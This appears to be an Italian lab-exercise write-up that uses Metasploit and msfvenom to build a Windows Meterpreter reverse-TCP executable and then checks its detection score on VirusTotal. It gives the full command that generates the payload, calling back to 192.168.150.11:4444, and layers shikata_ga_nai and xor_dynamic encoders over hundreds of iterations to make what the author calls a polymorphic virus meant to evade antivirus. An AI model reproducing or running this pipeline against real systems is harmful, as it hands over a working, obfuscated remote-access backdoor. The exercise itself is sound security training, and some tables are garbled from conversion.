

# ESERCIZIO DEL 07/10/2024

## 1. Con msfconsole cerco un payload da modificare

```
msf6 > search windows/meterpreter/reverse_tcp
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/vpn/tincd_bof	2013-04-22	average	No	Tincd Post-Authentication Remote TCP Stack Buffer Overflow
1	\ target: Windows XP x86, tinc 1.1.pre6 (exe installer)	.	.	.	.
2	\ target: Windows 7 x86, tinc 1.1.pre6 (exe installer)	.	.	.	.
3	\ target: FreeBSD 9.1-RELEASE #0 x86, tinc 1.0.19 (ports)	.	.	.	.
4	\ target: Fedora 19 x86 ROP (NO), write binary to disk payloads, tinc 1.0.20 (manual compile)	.	.	.	.
5	\ target: Fedora 19 x86 ROP (NO), CMD exec payload, tinc 1.0.20 (manual compile)	.	.	.	.
6	\ target: Archlinux 2013.04.01 x86, tinc 1.0.20 (manual compile)	.	.	.	.
7	\ target: OpenSuse 11.2 x86, tinc 1.0.20 (manual compile)	.	.	.	.
8	\ target: Pidora 18 ARM ROP(NX)/ASLR brute force, write binary to disk payloads, tinc 1.0.20 (manual compile with restarting daemon)	.	.	.	.
9	\ target: Pidora 18 ARM ROP(NX)/ASLR brute force, CMD exec payload, tinc 1.0.20 (manual compile with restarting daemon)	.	.	.	.
10	\ target: Crash only: Ubuntu 12.10 x86, tinc 1.1.pre6 (apt-get or manual compile)	.	.	.	.
11	\ target: Crash only: Fedora 16 x86, tinc 1.0.19 (yum)	.	.	.	.
12	\ target: Crash only: OpenSuse 11.2 x86, tinc 1.0.16 (rpm package)	.	.	.	.
13	\ target: Crash only: Debian 7.3 ARM, tinc 1.0.19 (apt-get)	.	.	.	.
14	explicit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	VideosLAN Client (VLC) Win32 smb:// URI Buffer Overflow
15	payload/windows/meterpreter/reverse_tcp_allports	normal	No	No	Windows Meterpreter (Reflective Injection), Reverse All-Ports
rt TCP Stager	payload/windows/meterpreter/reverse_tcp	.	normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager
ager	payload/windows/meterpreter/reverse_tcp_dns	.	normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
ager (DNS)	payload/windows/meterpreter/reverse_tcp_rc4_dns	.	normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
ager (RC4 Stage Encryption DNS, Metasm)	payload/windows/meterpreter/reverse_tcp_rc4	.	normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
ager (RC4 Stage Encryption, Metasm)	payload/windows/meterpreter/reverse_tcp_uuid	.	normal	No	Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
ager with UUID Support					

Interact with a module by name or index. For example info 20, use 20 or use payload/windows/meterpreter/reverse\_tcp\_uuid

```
msf6 > use 16  
msf6 payload(windows/meterpreter/reverse_tcp) > info
```

```
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager  
Module: payload/windows/meterpreter/reverse_tcp  
Platform: Windows  
Arch: x86  
Needs Admin: No  
Total size: 296  
Rank: Normal
```

## 2. Prima di utilizzare msfvenom verifico i tipi di encoder che posso utilizzare


```
(kali㉿kali)-[~]  
$ msfvenom --list encoders
```

```
Framework Encoders [--encoder <value>]
```


Name	Rank	Description
cmd/base64	good	Base64 Command Encoder
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

### 3. Preparo il virus polimorfo attraverso msfvenom e cerco l'eseguibile alla fine del processo:

```
[kali@kali]~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.11 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 350 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 450 -f exe -o hiddenn.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 150 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
```



#### 4. Ora eseguo un'analisi su VirusTotal e verifico il punteggio ottenuto:



The screenshot shows the VirusTotal web interface for a file analysis. The browser address bar displays the URL: `https://www.virustotal.com/gui/file/08bd1684e3804d1985eea161beac04f127513b5a9d5d4bf1de667d61da71ff9f?nocache=1`. The file name is `ab.exe` (72.07 KB). The Community Score is 58/73. A notification states: "58/73 security vendors flagged this file as malicious". The file is categorized as `trojan.swort/cryptz`. The "Security vendors' analysis" section shows a table of detections from various vendors.

Vendor	Detection
Acronis (Static ML)	Suspicious
AhnLab-V3	Trojan.Win32.Shell.R1283
Allicloud	Backdoor.Win/meterpreter.A
ALYac	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	GrayWare.Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen
Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen
Bkav Pro	W32.FamVT.RorenNHC.Trojan
ClamAV	Win.Trojan.MSShellcode-6360730-0